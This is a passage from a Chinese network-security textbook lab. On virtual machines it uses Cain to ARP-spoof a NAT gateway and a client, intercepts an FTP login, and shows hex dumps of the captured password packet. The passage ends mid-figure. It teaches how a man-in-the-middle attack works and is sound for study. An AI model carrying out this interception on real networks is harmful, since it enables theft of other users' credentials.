


图 4-43　利用网关实施的 ARP 欺骗

训练：利用针对网关实施的 ARP 欺骗攻击监听内部主机与外部主机的 FTP 通信数据。实验步骤如下。

第一步：按图 4-44 组建网络并配置 IP 和 MAC 地址。

为了便于分析网络数据，这里需要手工配置接口的 MAC 地址。Windows 2000 虚拟机 2 的网关设置为 202.1.1.1，Windows XP 虚拟机和本机的网关设置为 192.3.3.1。使用 ping 命令测试网络连通情况。

第二步：在 Windows 2000 虚拟机 1 上开启 NAT 地址转换功能。




图 4-44　网络拓扑

为了模拟真实的网络环境,我们在 Windows 2000 虚拟机 1 上开启 NAT 地址转换功能。步骤如下:在路由与远程访问页面选中“IP 路由选择”→右击“常规”→选择“新路由选择协议”→选中“网络地址转换(NAT)”→单击“确定”按钮。至此 NAT 协议添加完成,接下来要添加内、外网接口。

先添加内网接口,右击“网络地址转换(NAT)”→选择“新接口”→选中 IP 地址为 192.3.3.1 的网卡→单击“确定”按钮→选中“专用接口连接到专用网络”→单击“确定”按钮。

再添加外网接口,右击“网络地址转换(NAT)”→选择“新接口”→选中 IP 地址为 202.1.1.1 的网卡→单击“确定”按钮→选中“公用接口连接到 Internet”→选中“转换 TCP/UDP 头”→单击“确定”按钮。

NAT 转换配置好后在 Windows XP 虚拟机上执行 ping 202.1.1.2 命令,结果如图 4-45 所示,证明网络连通正常。




图 4-45　网络连通正常

网关在将内部网络数据向外网转发前,会将 IP 数据报的源 IP 地址(即专用地址)转换为全局合法地址 202.1.1.1(即网关外网接口的 IP 地址)。同样,网关在将外网数据向内网转发前,也会将数据报的目的地址(即全局合法地址 202.1.1.1)转换为内网使用的专用地址。图 4-46 是 Windows XP 虚拟机与外部主机使用 ping 命令通信的数据截图。

可见 Windows XP 虚拟机首先将数据发送给网关，此时源 IP 地址是 192.3.3.3。接下来网关将数据报转发给外部主机，此时源 IP 地址已经变换为全局地址 202.1.1.1。外部主机先将返回数据发送给网关，此时目的 IP 为全局地址 202.1.1.1。网关再将数据转发给内部主机，此时目的 IP 已变换为专用地址 192.3.3.3。

6		[192.3.3.3]	[202.1.1.2]	ICMP: Echo
7		[202.1.1.1]	[202.1.1.2]	ICMP: Echo
8		[202.1.1.2]	[202.1.1.1]	ICMP: Echo reply
9		[202.1.1.2]	[192.3.3.3]	ICMP: Echo reply

图 4-46　使用 Sniffer Pro 捕获的数据截图

第三步：在 Windows 2000 虚拟机 2 上安装 FTP 服务器。

在 Windows 2000 虚拟机 2 上安装 FTP 服务器 Serv-U，配置 FTP 服务器禁止匿名访问，创建用户 jack、密码 86982481，将用户 jack 的主目录指定在 C 盘(具体步骤略)。

在 Windows XP 虚拟机上访问 FTP 服务器，测试文件上传、下载功能。

第四步：在本机使用 cain 对网关和 Windows XP 虚拟机发起 ARP 欺骗攻击。

在本机使用 cain 对网关和 Windows XP 虚拟机发起 ARP 欺骗攻击(具体步骤略)。图 4-47 给出的是攻击前后 Windows XP 虚拟机的缓存表，可见网关的 IP 地址被错误地映射为攻击者(本机)的 MAC 地址。这样一来，Windows XP 虚拟机发给网关的数据报将被提交给本机。




图 4-47　攻击前后 Windows XP 虚拟机的缓存表

图 4-48 给出的是攻击前后网关的缓存表，可见 Windows XP 虚拟机的 IP 地址也被错误地映射为攻击者(本机)的 MAC 地址。这样一来，网关转发给 Windows XP 虚拟机的数据报将被提交给本机。

至此本机成为网关和 Windows XP 虚拟机通信的“中间人”，Windows XP 虚拟机与外网 FTP 服务器之间的通信数据都要经过本机中转，本机可以从中提取出敏感信息。图 4-49 为 cain 截获的 FTP 账户信息。

第五步：使用 Sniffer Pro 捕获、分析通信数据。

使用 Sniffer Pro 捕获通信数据可以清晰地看到通信数据的转发流程。下面以 Windows XP 虚拟机发出的密码报文为例分析数据的转发流程。首先 Windows XP 虚拟机将密码报文发送给“中间人”，如图 4-50 所示，此时源 IP 地址为 192.3.3.3。




图 4-48　攻击前后网关的缓存表




图 4-49　cain 截获的账户信息

```
                                                          源IP:192.3.3.3
                 目的MAC:本机              源MAC:XP虚拟机                           目的IP:202.1.1.2
00000000: b0 b0 b0 b0 b0 b0 c0 c0 c0 c0 c0 c0 08 00 45 00 鞍鞍鞍览览览..E.
00000010: 00 37 06 32 40 00 80 06 66 85 c0 03 03 03 ca 01 .7.2@.€.f毋...?
00000020: 01 02 04 9e 00 15 a0 5b 87 09 9b d4 18 38 50 18 ...?.燧?涩.8P.
00000030: fa 9b a5 75 00 00 50 41 53 53 20 38 36 39 38 32 鴍  ..PASS 86982
00000040: 34 38 31 0d 0a                                  481..
                源端口:1182
                        目的端口:21
```

图 4-50　Windows XP 虚拟机发给“中间人”的密码报文

如图 4-51 所示,“中间人”从密码报文中提取出账户密码 86982481,随后将报文转发给网关,注意此时源 IP 地址仍为 192.3.3.3。

```
                                                          源IP:192.3.3.3
                 目的MAC:网关              源MAC:本机                             目的IP:202.1.1.2
00000000: a0 a0 a0 a0 a0 a0 b0 b0 b0 b0 b0 b0 08 00 45 00 牋牋牋鞍鞍鞍..E.
00000010: 00 37 06 32 40 00 80 06 66 85 c0 03 03 03 ca 01 .7.2@.€.f毋...?
00000020: 01 02 04 9e 00 15 a0 5b 87 09 9b d4 18 38 50 18 ...?.燧?涩.8P.
00000030: fa 9b a5 75 00 00 50 41 53 53 20 38 36 39 38 32 鴍  ..PASS 86982
00000040: 34 38 31 0d 0a                                  481..
                源端口:1182
                        目的端口:21
```

图 4-51　“中间人”转发给网关的密码报文

网关将密码报文转发至外网,见图 4-52。此时报文的源 IP 地址已经转换为全局地址 202.1.1.1。

```
